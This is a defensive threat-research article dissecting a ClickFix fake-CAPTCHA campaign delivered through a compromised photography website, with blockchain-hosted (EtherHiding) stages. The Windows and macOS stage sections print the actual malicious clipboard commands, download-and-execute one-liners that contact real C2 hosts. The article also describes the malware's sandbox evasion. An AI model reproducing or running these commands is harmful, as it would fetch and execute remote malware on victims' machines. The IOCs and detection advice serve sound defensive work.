Deconstructing a ClickFix variant using smart contracts for payload delivery
LOG_DATE:July 5, 2026
When the CAPTCHA Is the Attack: Anatomy of a ClickFix + EtherHiding Campaign
A real-world walkthrough of a fake “I’m not a robot” page that tricks victims into infecting themselves — and hides its malware on the blockchain so it can’t be taken down.
Introduction
For twenty years we’ve trained users to fear the obvious: the suspicious attachment, the misspelled login page, the “you’ve won a prize” pop-up. Attackers have noticed. The most effective campaigns of the last two years barely look like attacks at all — they look like the small, boring chores we click through every day. CAPTCHA checks. “Verify you are human.” Cloudflare loading screens.
This article dissects one such campaign, observed in the wild in June 2026, that combines two trends security teams should understand:
- ClickFix — a social-engineering technique that doesn’t deliver malware to the victim; it convinces the victim to run the malware themselves, by disguising a malicious command as “verification steps.”
- EtherHiding — a hosting technique where the malware’s payload is stored inside smart contracts on a public blockchain instead of on a normal web server, making it effectively impossible to seize, block, or take down.
What makes this case especially instructive is the entry point: the malicious link did not arrive from a stranger. It came by email from a friend — the owner of a small photography business whose website and mailbox had been compromised. The attacker didn’t break the victim’s defenses; they borrowed someone the victim already trusted.
This is a story about how a chain of individually-clever tricks adds up to an attack that sails past spam filters, antivirus, sandboxes, and domain blocklists — and why the last and best line of defense is an informed human.
The 30-second version
A person received an email from a friend with a link. The friend’s website had been hacked. Visiting it showed a normal page, then a fake “I’m not a robot” box. The box told the visitor to press Win + R, then Ctrl + V, then Enter — claiming this completes the verification. In reality the page had silently copied a malicious command to the clipboard. Following the “steps” pasted and ran that command, which quietly downloaded and executed malware using the computer’s own built-in tools. The malware’s code was hidden on a blockchain and a public code CDN, so there was nothing for traditional blocklists to catch.

(If the diagram above doesn’t render in your platform, open attack-path.svg from the repository.)
Stage 0 — The human entry point: a friend’s compromised site
The campaign began with an email from a trusted contact — the owner of ironischlederphotography.com, a legitimate small photography business running WordPress. Both the website and, by extension, the owner’s outreach were abused to distribute the link.
This is the part no technical control fixes cleanly. The sender was real. The relationship was real. There was no malicious attachment and no spoofed domain to flag. Trust was the exploit.
Lesson: Compromised legitimate websites are the preferred delivery infrastructure for modern campaigns. A link from someone you know is not evidence that the destination is safe — their account or site may be the thing that’s compromised.
Stage 1 — A normal-looking page with one hidden line
The photography site loaded normally — real content, real images. But the attacker had injected a single line into the page’s <head>:
<script src="data:text/javascript;base64,<obfuscated code>"></script>Two clever details:
- The malicious code is embedded inline as a
data:URI, not loaded from an external.jsfile. Many scanners that check for known-bad script URLs see nothing to check. - The code is obfuscated (variable names like
_0x3ee7), so a casual “view source” reveals only noise.
Decoded, that script is a tiny loader. It doesn’t contain the attack — it knows how to go and fetch the attack.
Stage 2 — EtherHiding: fetching malware from the blockchain
Here is the standout technique. Instead of downloading its next stage from a web server, the loader makes a read-only call to a smart contract on Binance Smart Chain (BSC) testnet:
POST https://bsc-testnet-rpc.publicnode.com/
{"method":"eth_call","params":[{"to":"0xA1dec…d2e","data":"0x6d4ce63c"}, "latest"], ...}
The contract returns a blob of data, which the loader decodes and runs (eval(atob(...))). That blob is the next stage of the attack.
Why attackers love this (“EtherHiding”):
- There is no server to take down. The payload lives in a public, immutable, decentralized ledger. You can’t suspend the hosting account or sinkhole a domain.
- It’s resilient and updatable. The attacker can change what the contract returns to swap payloads at will.
- It blends in. A blockchain RPC endpoint is not on anyone’s malware blocklist.
- It’s cheap and anonymous. Reading contract data is free and requires no attacker-controlled infrastructure in the request path.
This technique has been associated with financially-motivated threat clusters (publicly tracked under names such as UNC5142 / “CLEARFAKE”) and is increasingly bolted onto ClickFix lures.
How this infrastructure differs from classic phishing
Traditional phishing rents infrastructure you can find and take down — a lookalike domain, a hosting account, a credential-harvesting server. This campaign deliberately avoids all of it, which is what makes it so durable:
| Function | Classic phishing | This ClickFix + EtherHiding campaign |
|---|---|---|
| Delivery | Attacker-registered lookalike domain | Compromised legitimate site (a real business’s WordPress) |
| Payload hosting | Attacker web server / bulletproof host | Public blockchain smart contracts (immutable) + a trusted CDN (jsDelivr/GitHub) |
| Next-stage fetch | Download from an attacker domain | Read-only eth_call to a public RPC node — nothing a URL blocklist recognizes |
| Malware delivery | Malicious attachment / EXE download | No file at all — the victim pastes a command that runs built-in OS tools |
| C2 / exfil | Attacker domain or IP | WebDAV-over-HTTPS to a throwaway host; per-victim subdomains |
| Take-down surface | Registrar, host, mailbox | Almost none — a blockchain can’t be seized; a CDN/GitHub abuse report is the only handle |
The through-line: every component is either something you already trust (a friend’s site, GitHub, a CDN, HTTPS) or something nobody can take down (a blockchain). There is no attacker-owned server sitting in the request path to block — which is precisely why the human “paste this” step ends up being the load-bearing control.
Stage 3 — “Am I being watched?” and choosing a target
The stage fetched from the blockchain is not the lure yet — first it runs anti-analysis checks:
isHeadless()— detects automated browsers used by security researchers (Selenium/webdriver, HeadlessChrome, Puppeteer, Playwright) and tell-tale signs like a zero-size window.isLocalhost()— detects if it’s running on a local or internal lab address (localhost,192.168.x,10.x,172.16–31.x).
If either trips, it silently bails — in this sample it literally logs "stop watching us :)". Only a real human on a real browser proceeds.
It then fingerprints the OS and pulls a different blockchain-hosted payload for Windows vs macOS (Linux and everything else get nothing). It even tags each victim with a unique ID and reports successful infections back to a separate “goal reached” tracking contract — the criminals run their own analytics.
Lesson: Modern web malware actively fights back against sandboxes and analysts. “It looked benign in my sandbox” is no longer reassuring.
Stage 4 — The fake CAPTCHA and the ClickFix trick
Now the lure appears: a polished, full-screen overlay styled like Google reCAPTCHA — “I’m not a robot,” with a spinner and a “Complete these Verification Steps” panel:
To better prove you are not a robot, please:
- Press & hold the Windows Key + R.
- In the verification window, press Ctrl + V.
- Press Enter on your keyboard to finish.
It even shows a reassuring fake line: ✅ “I am not a robot — reCAPTCHA Verification ID: 146820.”
What the victim cannot see is that the page already ran navigator.clipboard.writeText(...) and planted a malicious command on the clipboard. The “verification steps” are simply a friendly way of saying:
- Win + R → open the Windows Run dialog
- Ctrl + V → paste the attacker’s command
- Enter → execute it
This is the entire genius of ClickFix: the malware is never “delivered” in a way a filter can catch. The victim copies and runs it by hand, so to the operating system it looks like a deliberate, user-initiated action.

A real capture of the live attack — note the genuine address bar (ironischlederphotography.com) and the real photography page behind a fake “Verification Steps” overlay (still serving in July 2026). The panel walks the user through Win + R → Ctrl + V → Enter; the command the page silently copied to the clipboard is shown beneath the shot — the victim never sees it, which is the entire point. The “reCAPTCHA Verification ID” is randomised theatre.
Stage 5 — What actually runs (Windows)
The command planted on the clipboard has two observed variants — the original, and a reworked one captured live in July 2026:
Variant A — June:
wmic process call create "powershell -WI 1 -nop -c iex(irm cdn.jsdelivr.net/gh/arinao7/6e91d58f-acdf/key)"Variant B — July:
conhost.exe --headless --inheritcursor --width 80 --height 30 -- cmd /v:on /c "set a=pu&set b=shd&set c=run&set d=dll32&for %x in (!a!!b!) do @%x \\oroavju.hi-lo.bet@SSL@443\<id> & !c!!d! pf.ch,#1"Variant B drops the jsDelivr/PowerShell hop and goes straight to WebDAV: conhost.exe --headless runs the shell with no window, and cmd /v:on delayed-expansion rebuilds the verbs from fragments (pu+shd = pushd, run+dll32 = rundll32) so the tell-tale strings never appear literally. Same end state — mount the WebDAV share and rundll32 pf.ch,#1.
Breaking down Variant A:
| Piece | Meaning | Why it’s used |
|---|---|---|
wmic process call create |
Launch a process via Windows Management Instrumentation | The new process is parented to a system service (WmiPrvSE.exe), not to the Run dialog — this breaks “suspicious parent/child” detections |
powershell -WI 1 |
PowerShell with window hidden | The victim sees nothing happen |
-nop |
No profile | Avoids interference, runs clean |
iex(irm …) |
Invoke-Expression(Invoke-RestMethod …) |
Download a script and run it directly in memory |
cdn.jsdelivr.net/gh/arinao7/… |
A trusted public CDN that mirrors GitHub repositories | The payload rides on infrastructure developers use every day — it bypasses domain reputation |
The downloaded script (recovered from the public CDN/GitHub) is tiny but potent:
$si=([wmiclass]'Win32_ProcessStartup').CreateInstance();$si.ShowWindow=0;
([wmiclass]'Win32_Process').Create('cmd /c pushd \\c868.mabanishimi.xyz@SSL\<id> & rundll32 pf.ch,#1',$null,$si)
This:
- Spawns a hidden process (again via WMI, again breaking parentage).
- Mounts a remote WebDAV share over HTTPS (
\\…@SSL\…) — a network drive served on port 443, so it looks like ordinary encrypted web traffic. - Runs
rundll32 pf.ch,#1— executing a malicious DLL straight from the remote share, with no obvious executable file written to disk.
Every step uses tools already built into Windows (wmic, powershell, rundll32, WebDAV). This is “living off the land,” and it’s why there’s no neat “virus file” for antivirus to quarantine.
Stage 5 (macOS) — the same trick, aimed at the Terminal
ClickFix is not a Windows-only problem. This campaign served a parallel macOS payload (chosen automatically back in Stage 3 by fingerprinting the operating system). Mac users are increasingly targeted precisely because many assume “Macs don’t get malware” and let their guard down.
The macOS lure shows the same fake-CAPTCHA overlay, but the “verification steps” are adapted to the Mac:
- Open Terminal (e.g. press ⌘ + Space, type Terminal, press Return).
- Press ⌘ + V to paste.
- Press Return to finish.
And the command silently planted on the clipboard — both observed variants (only the C2 host rotates):
Variant A — June:
/bin/bash -c "$(curl -A 'Mac OS X 10_15_7' -fsSL '<victim-id>.enfejwin.com/?ublib=<id>')"; echo "BotGuard: Answer the protector challenge. Ref: 73282"Variant B — July:
/bin/bash -c "$(curl -A 'Mac OS X 10_15_7' -fsSL '<victim-id>.prozhedownload.net/?ublib=<id>')"; echo "BotGuard: Answer the protector challenge. Ref: 73282"Structurally identical — only the C2 host rotated (enfejwin.com → prozhedownload.net). What it does:
- Download-and-run, in memory —
/bin/bash -c "$(curl …)"uses command substitution (not a pipe):curlfetches a script from the attacker’s server andbashexecutes its output immediately, with nothing written to disk. - The victim’s unique ID is encoded into the subdomain (
<victim-id>.enfejwin.com) and query string — per-victim tracking and gating, the same playbook as the Windows analytics contract. - The
BotGuard: … Ref: 73282text is decoy, not the payload. It is appended withechopurely as cover. The fake CAPTCHA primed the victim to expect a “BotGuard challenge / Ref 73282”, so seeing that familiar string makes the pasted line feel like a harmless verification token — disguising the fact that the real command is thecurl-fetched script ahead of it, which has already executed. The dangerous part is everything before theecho.

The same kit, macOS variant — captured live from ironischlederphotography.com, with the command it silently planted on the clipboard shown beneath (the victim never sees this). Only the “steps” change — Open Terminal → ⌘ + V → Enter — and the payload swaps the Windows launcher for a curl | bash one-liner from the rotating *.prozhedownload.net C2. Same social-engineering skeleton, different operating system.
Critical point for Mac fleets: macOS Gatekeeper and notarization do not stop this. Those protections inspect downloaded applications; a
curl | bashone-liner is an interpreted shell script that never becomes a quarantined app, so it slips straight past Gatekeeper. The Mac is not inherently safe here — the human step is, again, the deciding control.
Why this campaign beats traditional defenses
| Defense | Why it misses this attack |
|---|---|
| Spam filter | The email came from a real, trusted friend; the link was a real, legitimate (but hacked) website. |
| Domain/URL blocklist | Stages live on a blockchain and a trusted CDN (jsDelivr/GitHub) — not on blockable bad domains. |
| Antivirus (file scanning) | Nothing malicious is written to disk; execution is in-memory and via built-in OS tools. |
| Sandbox detonation | The payload detects sandboxes and refuses to run; it also gates by OS and rejects automated browsers. |
| “Suspicious parent process” rules | WMI re-parents the malicious process under a system service. |
| The user’s instinct | The lure impersonates a routine, trusted UI (a CAPTCHA) and frames the dangerous action as a security check. |
The attack is a stack of individually-modest tricks that together remove almost every automated tripwire — leaving the human decision as the deciding control.
Indicators of Compromise (IOCs)
Shared for community defense. The attacker infrastructure is below.
ironischlederphotography.comis an innocent, compromised legitimate site — included so others can recognize and help remediate it, not as a malicious actor.
Delivery
ironischlederphotography.com— compromised WordPress site serving the injected loader (victim, not attacker)
Malware delivery / C2
cdn.jsdelivr.net/gh/arinao7/6e91d58f-acdf/key(andraw.githubusercontent.com/arinao7/6e91d58f-acdf/main/key) — Windows downloader (Variant A, June:wmic→powershell iex(irm …))- GitHub user/repo:
arinao7/arinao7/6e91d58f-acdf— report for takedown c868.mabanishimi.xyz— WebDAV C2 host (Variant A); remote DLLpf.ch(ordinal#1)oroavju.hi-lo.bet(basehi-lo.bet) — WebDAV C2 host (Variant B, July): launcher shifted toconhost.exe --headlessand drops the jsDelivr/PowerShell hop — the pasted command goes straight to WebDAV, withpushd/rundll32obfuscated viacmd /v:ondelayed expansion. Both variants are live — block both hosts and treat the@SSLWebDAV mount +rundll32 pf.ch,#1as the durable indicators.- macOS C2 — both observed, block both:
prozhedownload.net(*.prozhedownload.net, current —44tnfuwf.prozhedownload.net, July) andenfejwin.com(*.enfejwin.com, June). The host rotates, so the durable indicator is the pattern<8-char>.<host>/?ublib=<uuid>with UAMac OS X 10_15_7. ip-info.ff.avast.com— abused (legitimate) IP-geolocation service used to fingerprint victims
EtherHiding — BSC contracts (read via eth_call, selector 0x6d4ce63c, RPC bsc-testnet-rpc.publicnode.com)
0xA1decFB75C8C0CA28C10517ce56B710baf727d2e— stage-1 router0x46790e2Ac7F3CA5a7D1bfCe312d11E91d23383Ff— Windows stage0x68DcE15C1002a2689E19D33A3aE509DD1fEb11A5— macOS stage0xf4a32588b50a59a82fbA148d436081A48d80832A— infection (“goal reached”) tracker
Host artifacts (Windows) — both delivery variants
- Browser cookie
cjs_id - Launcher:
wmic.exespawningpowershell.exewithiex(irm …)to jsDelivr / raw GitHub (Variant A, June) orconhost.exe --headless … cmd /v:onspawning a shell (Variant B, July) rundll32.exeloading a DLL from a WebDAV/UNC path —pushd \\…@SSL\…thenrundll32 pf.ch,#1(Variant B splits these viacmd /v:ondelayed expansion, so match the@SSLUNC andpf.ch,#1, not the literal verb)- Outbound 443 to the WebDAV C2 —
c868.mabanishimi.xyz(Variant A) ororoavju.hi-lo.bet(Variant B); a browser makingeth_callPOSTs to*.publicnode.com
Detection & hunting ideas
For defenders running EDR (e.g., SentinelOne, CrowdStrike, Defender) or SIEM. The Windows delivery has two known variants — hunt for both:
- Clipboard-to-Run pattern:
explorer.exe→cmd.exe/powershell.exeshortly after a clipboard write — viawmic process call create(Variant A) orconhost.exe --headless … cmd /v:on(Variant B). - PowerShell download cradles (Variant A): cmdlines containing
iex(irm,Invoke-Expression,Invoke-RestMethod/Invoke-WebRequestpointing atjsdelivr.netorraw.githubusercontent.com. - conhost headless launcher (Variant B):
conhost.exe --headless …starting a shell — especiallycmd /v:onwithset-built tokens (delayed-expansion string obfuscation). - LOLBin from network share (both):
rundll32.exe(orregsvr32/mshta) loading from a UNC/WebDAV path — match\\*@SSL*andrundll32 … pf.ch,#1, not the literal verb (Variant B obfuscatespushd/rundll32). - Anomalous parentage: a shell/PowerShell parented by
WmiPrvSE.exe(Variant A) — note Variant B does not use WMI, so don’t rely on this alone. - Browser talking to a blockchain: outbound POSTs from a browser process with body
"method":"eth_call"to public RPC nodes (*.publicnode.com, etc.) — highly unusual for normal browsing. - WebDAV egress:
svchost/rundll32WebClient connections to non-corporate hosts over 443 — e.g.c868.mabanishimi.xyz(Variant A) ororoavju.hi-lo.bet(Variant B).
Investigation lead: re-detonate with a headless browser
The payload is OS-gated (it fingerprints the OS and serves a different command to Windows vs macOS) and sandbox-aware (it bails — logging "stop watching us :)" — on headless/automation tells and on localhost/RFC1918 addresses). That makes a headless browser driven from an isolated VM the most reliable way to pull both per-OS payloads and to check for infrastructure rotation. Method:
- Spoof the target OS across all three signals the router checks —
navigator.userAgent+navigator.platform+userAgentData.platform. The kit testsisWindowsbeforeisMac, so spoofing only the user-agent (leavingnavigator.platform = "Win32") still lands you on the Windows branch; overrideplatformvia an init script and CDPEmulation.setUserAgentOverride. - Clear the anti-analysis gate — a normal Chromium with populated
navigator.languages/plugins passes the kit’sisHeadless()heuristic; run from a public egress soisLocalhost()doesn’t trip. - Capture the command without running it — hook
navigator.clipboard.writeText(and/or readnavigator.clipboard.readText()) after clicking the fake checkbox, then screenshot the modal. Nothing is ever pasted or executed.
This is exactly how the rotation surfaced: between the June capture and a July re-detonation, the macOS C2 moved (enfejwin.com → prozhedownload.net) and the Windows chain was reworked — from wmic + powershell iex(irm jsdelivr…) to a conhost.exe --headless launcher going straight to WebDAV, with pushd/rundll32 obfuscated via cmd /v:on. Detections built only on the first sample had already gone blind to the newer build.

Guardrails: isolated VM + non-corporate, non-attributable exit only. Visiting the live page contacts attacker infrastructure — it exposes your egress IP and pings the operator’s victim-tracking contract — so never from an analyst workstation or corporate VPN, and never paste the captured command into a shell.
How to protect people (and yourself)
The one rule that defeats ClickFix entirely:
No legitimate website, CAPTCHA, or error page will ever ask you to press Win + R, open PowerShell/Terminal, or copy-and-paste a command to “prove you’re human” or “fix” something. If you’re ever asked to do that — stop. It is an attack.
For everyone:
- A CAPTCHA you can solve only by typing into a system box is fake. Real CAPTCHAs stay inside the web page.
- A link from a friend is not a safety guarantee — their account or site may be compromised. When in doubt, verify out-of-band.
- If you think you ran something like this: disconnect from the network and tell IT/Security immediately. Speed matters far more than embarrassment.
For organizations:
- Awareness training specifically on ClickFix / fake-CAPTCHA “paste this command” lures — show people the exact screens.
- Disable or restrict the Run dialog and
wmicwhere feasible; constrain PowerShell (Constrained Language Mode, ScriptBlock logging, AMSI). - Block outbound WebDAV to non-corporate destinations; alert on the WebClient service starting.
- Restrict/monitor
mshta,rundll32,regsvr32spawning from shells or loading remote content (attack-surface-reduction rules). - Hunt the patterns above and pivot on web-proxy + identity logs for anyone who visited the lure.
Platform hardening: take away the lure’s key step
ClickFix depends on the victim being able to open a command surface and run a pasted command. On managed devices you can remove or restrict exactly that step. Treat these as defense-in-depth layers, not a single silver bullet — a determined variant can pivot to a different launcher, so pair “remove the entry point” with “block the execution.”
Windows — disable Win + R via Group Policy (GPO)
The dominant ClickFix flow is Win + R → Ctrl + V → Enter. Removing the Run dialog kills that exact step:
- GPO:
User Configuration → Administrative Templates → Start Menu and Taskbar → "Remove Run menu from Start Menu" → Enabled. - Equivalent registry (deployable via GPO Preferences / Intune to targeted groups):
HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer→ DWORDNoRun = 1. - Effect: the Win + R shortcut and the Start-menu Run entry stop working — the precise UI the lure instructs.
- Scope it to non-technical user groups (OUs) so IT and developers keep the Run dialog.
Pair the Win+R block with controls that stop the execution, in case a variant says “open PowerShell” instead:
- ASR rule “Block process creations originating from PSExec and WMI commands” (GUID
d1e49aac-8f56-4280-b9ba-993a6d77406c) — directly blocks thewmic process call create …primitive used in this campaign. - PowerShell Constrained Language Mode + ScriptBlock/Module logging + AMSI.
- Block outbound WebDAV (the WebClient service) to non-corporate destinations; alert when WebClient starts.
macOS — restrict the Terminal (the closest analog)
There is no single “disable the shortcut” toggle on macOS, and — as noted above — Gatekeeper/notarization will not stop curl | bash. The effective lever is restricting and monitoring the Terminal and shell execution through your MDM (Jamf, Intune, Kandji, Mosyle):
- Block Terminal / iTerm launch for non-technical user groups — e.g. Jamf Restricted Software (blocklist
Terminal.appandiTerm.appby process name, kill-on-launch with a custom message), or an MDM “Allowed apps” restriction on supervised devices. - Binary allow-listing with Santa (the open-source macOS binary-authorization tool, originally from Google, now maintained by North Pole Security — project: https://santa.dev, source: https://github.com/northpolesec/santa) in lockdown mode to control what is allowed to execute downstream. Note: Santa authorizes binaries, so on its own it won’t block a
curl | bashone-liner running through the already-trusted systembash/curl; its value here is default-deny coverage of the downstream binary stages. - Standard (non-admin) user accounts — least privilege limits what a pasted script can reach.
- PPPC / TCC configuration profiles so a shell can’t silently access Full Disk or other protected data — the consent prompt cannot be scripted away.
- EDR behavioral rule: Terminal/shell spawning
curl/wgetpiped intobash/sh/zsh, or thebash -c "$(curl …)"pattern.
Both platforms
- DNS / web content filtering to block the malware-fetch and C2 domains (see IOCs).
- User awareness remains the highest-leverage control — every technical layer above is a backstop for the moment a user is about to follow “verification steps.”
Responsible disclosure
The compromised photography website and its owner are victims of this campaign. The appropriate response is to help them clean and harden their site (and reset credentials), and to report the attacker-controlled GitHub repository and CDN path for takedown — not to treat the innocent site as the adversary.
Conclusion
This campaign is a tidy illustration of where attacker innovation is heading: away from breaking systems and toward borrowing trust. It chains a hacked friend’s email, a hidden script, a blockchain that can’t be taken down, sandbox-evasion, a convincing fake CAPTCHA, and the victim’s own hands — and in doing so slips past nearly every automated defense we’ve built.
The good news is that the whole elaborate chain still hinges on one human action that is completely avoidable once you know the pattern. Teach people the single rule — real verification never asks you to run a command — and this entire class of attack collapses.
Stay curious, verify out-of-band, and never let a robot check turn you into the robot.